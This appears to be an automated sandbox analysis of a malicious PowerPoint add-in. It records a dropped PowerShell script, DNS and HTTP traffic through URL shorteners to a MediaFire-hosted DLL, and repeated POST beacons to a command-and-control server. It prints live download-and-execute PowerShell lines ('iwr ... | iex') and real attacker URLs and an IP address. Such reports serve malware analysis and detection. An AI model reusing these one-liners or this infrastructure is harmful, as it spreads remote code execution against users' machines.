https://p26ynn.blogspot.com/atom.xml -useB|iex;..**********..Windows PowerShell transcript start..Start time: 20220114123618..Username: computer\user.

C:\Users\user\Pictures\notnice.ps1	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\POWERPNT.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.48425400180803
Encrypted:	false
SSDEEP:	3:LuWXzJziJS4kVKpF8sPETktHZzvn:SEJmc47n8sSktHlv
MD5:	E889D82B058255AF743DA13001B2774A
SHA1:	82528561326EEBC08EE216D8BF7A457D0749B3C9

C:\Users\user\Pictures\notnice.ps1	
SHA-256:	0A150F4647B60F84416E88DFD6DC5E22FAA88B08551397E861B7B2CCAA9ED085
SHA-512:	D4A29D3245607BA17D7B7E8AFBD0A3431CA295CBA2753514E8D5DF3BDD5946F1E05911B25E634FCD108B56F66E25D2D446C2C56D9E2900C8D6F885204755EDB
Malicious:	**true**
Preview:	start-sleep 10;iwr "http://www.j.mp/asasdjiasjdiasjasdasddik" -useB|iex;..

Static File Info

General

File type:	Microsoft PowerPoint 2007+
Entropy (8bit):	7.494317115696514
TrID:	• Microsoft PowerPoint Macro-enabled Open XML add-in (41504/1) 50.61% • Microsoft PowerPoint Macro-enabled Open XML add-in (32504/1) 39.64% • ZIP compressed archive (8000/1) 9.76%
File name:	3.ppam
File size:	12137
MD5:	df075573f3546a582d5f4c690a469d9d
SHA1:	60c1884b11d4eb05f687e077adadcd749b7a488d
SHA256:	4337ff8e652f6fe6b0a8d0a01a67c23764a3bf31eb9ae5fca8826f246d1de2ed
SHA512:	f30275a11537a9267f663e0a4f17f2b1051cd38b38bacacd86116fe9a5d259a01546cc4ba79fdc0882ada11867ceee6b109f2473ac4c04f24b5904b4d20bdd9f
SSDEEP:	192:xrXP/kMSP9xA88Yr1N9A2amFItZwzRIShswC7sO7kwwn5iwJ4:dXPtDF61NejCk0GShswCYekwy5Lq
File Content Preview:	PK.....!..-.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	80b6b2d6d6d2d2ce

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 12:20:22.204716921 CET	192.168.2.3	8.8.8.8	0x757d	Standard query (0)	www.j.mp	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.242671967 CET	192.168.2.3	8.8.8.8	0xf56a	Standard query (0)	www.j.mp	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.414657116 CET	192.168.2.3	8.8.8.8	0xf000	Standard query (0)	bit.ly	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.578947067 CET	192.168.2.3	8.8.8.8	0x536e	Standard query (0)	www.mediafire.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 12:20:23.376775980 CET	192.168.2.3	8.8.8.8	0x2952	Standard query (0)	download2262.mediafire.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:08.886485100 CET	192.168.2.3	8.8.8.8	0xbf75	Standard query (0)	p26ynn.blogspot.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:08.964663029 CET	192.168.2.3	8.8.8.8	0xe8b4	Standard query (0)	p26ynn.blogspot.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.338764906 CET	192.168.2.3	8.8.8.8	0x1872	Standard query (0)	p6tbbb.blogspot.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.378473043 CET	192.168.2.3	8.8.8.8	0x5357	Standard query (0)	p6tbbb.blogspot.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.737730026 CET	192.168.2.3	8.8.8.8	0x3839	Standard query (0)	www.mediafire.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.933792114 CET	192.168.2.3	8.8.8.8	0xa84	Standard query (0)	5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.964220047 CET	192.168.2.3	8.8.8.8	0x23ab	Standard query (0)	5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:10.488233089 CET	192.168.2.3	8.8.8.8	0x56a5	Standard query (0)	download2262.mediafire.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:17.365070105 CET	192.168.2.3	8.8.8.8	0x6f3d	Standard query (0)	p6tbbb.blogspot.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:17.406208038 CET	192.168.2.3	8.8.8.8	0xdd7f	Standard query (0)	p6tbbb.blogspot.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:17.729667902 CET	192.168.2.3	8.8.8.8	0xe121	Standard query (0)	www.mediafire.com	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:18.543745995 CET	192.168.2.3	8.8.8.8	0x6075	Standard query (0)	download2262.mediafire.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 12:20:22.234134912 CET	8.8.8.8	192.168.2.3	0x757d	No error (0)	www.j.mp	j.mp		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:20:22.234134912 CET	8.8.8.8	192.168.2.3	0x757d	No error (0)	j.mp		67.199.248.17	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.234134912 CET	8.8.8.8	192.168.2.3	0x757d	No error (0)	j.mp		67.199.248.16	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.262916088 CET	8.8.8.8	192.168.2.3	0xf56a	No error (0)	www.j.mp	j.mp		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:20:22.262916088 CET	8.8.8.8	192.168.2.3	0xf56a	No error (0)	j.mp		67.199.248.17	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.262916088 CET	8.8.8.8	192.168.2.3	0xf56a	No error (0)	j.mp		67.199.248.16	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.433346987 CET	8.8.8.8	192.168.2.3	0xf000	No error (0)	bit.ly		67.199.248.11	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.433346987 CET	8.8.8.8	192.168.2.3	0xf000	No error (0)	bit.ly		67.199.248.10	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.601367950 CET	8.8.8.8	192.168.2.3	0x536e	No error (0)	www.mediafire.com		104.16.202.237	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:22.601367950 CET	8.8.8.8	192.168.2.3	0x536e	No error (0)	www.mediafire.com		104.16.203.237	A (IP address)	IN (0x0001)
Jan 14, 2022 12:20:23.403084993 CET	8.8.8.8	192.168.2.3	0x2952	No error (0)	download2262.mediafire.com		199.91.155.3	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:08.914592028 CET	8.8.8.8	192.168.2.3	0xbf75	No error (0)	p26ynn.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:08.914592028 CET	8.8.8.8	192.168.2.3	0xbf75	No error (0)	blogspot.l.googleusercontent.com		142.250.186.129	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 12:21:08.991859913 CET	8.8.8.8	192.168.2.3	0xe8b4	No error (0)	p26ynn.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:08.991859913 CET	8.8.8.8	192.168.2.3	0xe8b4	No error (0)	blogspot.l.googleusercontent.com		142.250.186.129	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.367983103 CET	8.8.8.8	192.168.2.3	0x1872	No error (0)	p6tbbb.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:09.367983103 CET	8.8.8.8	192.168.2.3	0x1872	No error (0)	blogspot.l.googleusercontent.com		142.250.186.129	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.399285078 CET	8.8.8.8	192.168.2.3	0x5357	No error (0)	p6tbbb.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:09.399285078 CET	8.8.8.8	192.168.2.3	0x5357	No error (0)	blogspot.l.googleusercontent.com		142.250.186.129	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.761588097 CET	8.8.8.8	192.168.2.3	0x3839	No error (0)	www.mediafire.com		104.16.203.237	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.761588097 CET	8.8.8.8	192.168.2.3	0x3839	No error (0)	www.mediafire.com		104.16.202.237	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:09.959575891 CET	8.8.8.8	192.168.2.3	0xa84	No error (0)	5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com	media-router.wixstatic.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:09.959575891 CET	8.8.8.8	192.168.2.3	0xa84	No error (0)	media-router.wixstatic.com	gcp.media-router.wixstatic.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:09.959575891 CET	8.8.8.8	192.168.2.3	0xa84	No error (0)	gcp.media-router.wixstatic.com		34.102.176.152	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:10.000703096 CET	8.8.8.8	192.168.2.3	0x23ab	No error (0)	5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com	media-router.wixstatic.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:10.000703096 CET	8.8.8.8	192.168.2.3	0x23ab	No error (0)	media-router.wixstatic.com	gcp.media-router.wixstatic.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:10.000703096 CET	8.8.8.8	192.168.2.3	0x23ab	No error (0)	gcp.media-router.wixstatic.com		34.102.176.152	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:10.511466980 CET	8.8.8.8	192.168.2.3	0x56a5	No error (0)	download2262.mediafire.com		199.91.155.3	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:17.390278101 CET	8.8.8.8	192.168.2.3	0x6f3d	No error (0)	p6tbbb.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:17.390278101 CET	8.8.8.8	192.168.2.3	0x6f3d	No error (0)	blogspot.l.googleusercontent.com		142.250.186.129	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:17.431751966 CET	8.8.8.8	192.168.2.3	0xdd7f	No error (0)	p6tbbb.blogspot.com	blogspot.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Jan 14, 2022 12:21:17.431751966 CET	8.8.8.8	192.168.2.3	0xdd7f	No error (0)	blogspot.l.googleusercontent.com		142.250.186.129	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:17.752984047 CET	8.8.8.8	192.168.2.3	0xe121	No error (0)	www.mediafire.com		104.16.202.237	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:17.752984047 CET	8.8.8.8	192.168.2.3	0xe121	No error (0)	www.mediafire.com		104.16.203.237	A (IP address)	IN (0x0001)
Jan 14, 2022 12:21:18.566832066 CET	8.8.8.8	192.168.2.3	0x6075	No error (0)	download2262.mediafire.com		199.91.155.3	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mediafire.com
- download2262.mediafire.com
- p6tbbb.blogspot.com
- p26ynn.blogspot.com
- 5940e470-33c6-4a99-b802-7f11323388a6.usrfiles.com
- www.j.mp
- bit.ly
- 207.32.217.137:8081

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49780	104.16.202.237	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49784	199.91.155.3	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49776	67.199.248.17	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:20:22.301415920 CET	2085	OUT	GET /asasdjiasjdiasjasdasddik HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: www.j.mp Connection: Keep-Alive
Jan 14, 2022 12:20:22.405754089 CET	2096	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 14 Jan 2022 11:20:22 GMT Content-Type: text/html Content-Length: 178 Location: http://bit.ly/asasdjiasjdiasjasdasddik Via: 1.1 google Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49778	67.199.248.11	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:20:22.456866980 CET	2097	OUT	GET /asasdjiasjdiasjasdasddik HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: bit.ly Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:20:22.572482109 CET	2100	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 14 Jan 2022 11:20:22 GMT Content-Type: text/html; charset=utf-8 Content-Length: 144 Cache-Control: private, max-age=90 Location: https://www.mediafire.com/file/nm9ysba5ejf20r8/6.dll/file Set-Cookie: _bit=m0ebkm-37b6939199dc18fdfa-00h; Domain=bit.ly; Expires=Wed, 13 Jul 2022 11:20:22 GMT Via: 1.1 google Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6d 65 64 69 61 66 69 72 65 2e 63 6f 6d 2f 66 69 6c 65 2f 6e 6d 39 79 73 62 61 35 65 6a 66 32 30 72 38 2f 36 2e 64 6c 6c 2f 66 69 6c 65 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49838	207.32.217.137	8081	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:21:34.991374016 CET	12546	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue Connection: Keep-Alive
Jan 14, 2022 12:21:35.154923916 CET	12546	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:36.195101976 CET	12547	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:35 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:36.485162020 CET	12547	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:36.649009943 CET	12547	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:37.366311073 CET	12549	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:36 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:37.367117882 CET	12549	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 284 Expect: 100-continue
Jan 14, 2022 12:21:37.532186031 CET	12549	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:38.251178026 CET	12551	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:37 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:38.251667976 CET	12551	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:38.415117025 CET	12551	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:39.046580076 CET	12553	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:38 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:21:39.047854900 CET	12553	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 284 Expect: 100-continue
Jan 14, 2022 12:21:39.210978985 CET	12553	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:39.940015078 CET	12555	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:39 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:39.986772060 CET	12555	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:40.149746895 CET	12555	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:40.768908024 CET	12557	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:40 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:40.769465923 CET	12557	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 284 Expect: 100-continue
Jan 14, 2022 12:21:40.932802916 CET	12557	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:42.142028093 CET	12559	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:40 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:42.145461082 CET	12559	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 284 Expect: 100-continue
Jan 14, 2022 12:21:42.309094906 CET	12559	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:43.440045118 CET	12561	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:42 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:43.440301895 CET	12561	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:43.604161978 CET	12561	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:44.233500957 CET	12563	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:43 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:44.233944893 CET	12563	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:44.396948099 CET	12563	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:21:45.025909901 CET	12565	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:44 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:45.026185989 CET	12565	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:45.190582037 CET	12565	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:45.909154892 CET	12573	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:45 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:45.909425020 CET	12574	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:46.073987961 CET	12574	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:46.777786970 CET	12575	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:45 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49839	207.32.217.137	8081	C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:21:36.970643044 CET	12548	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:37.140429974 CET	12548	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:37.779139996 CET	12550	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:37 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:37.788479090 CET	12550	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:37.957154989 CET	12550	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:38.682542086 CET	12552	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:37 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:38.683393002 CET	12552	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:38.852834940 CET	12552	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 12:21:39.591142893 CET	12554	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:38 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:39.592585087 CET	12554	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:39.761466980 CET	12554	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:40.521028042 CET	12556	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:39 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:40.533013105 CET	12556	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 282 Expect: 100-continue
Jan 14, 2022 12:21:40.701553106 CET	12556	IN	HTTP/1.1 100 Continue
Jan 14, 2022 12:21:41.432369947 CET	12558	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 11:21:40 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 X-Powered-By: PHP/7.4.27 Content-Length: 0 Content-Type: text/html; charset=UTF-8
Jan 14, 2022 12:21:41.456486940 CET	12558	OUT	POST /n/p6df/asshole/08e40c81aa01a5cf.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: 207.32.217.137:8081 Content-Length: 286 Expect: 100-continue
Jan 14, 2022 12:21:41.625252962 CET	12558	IN	HTTP/1.1 100 Continue
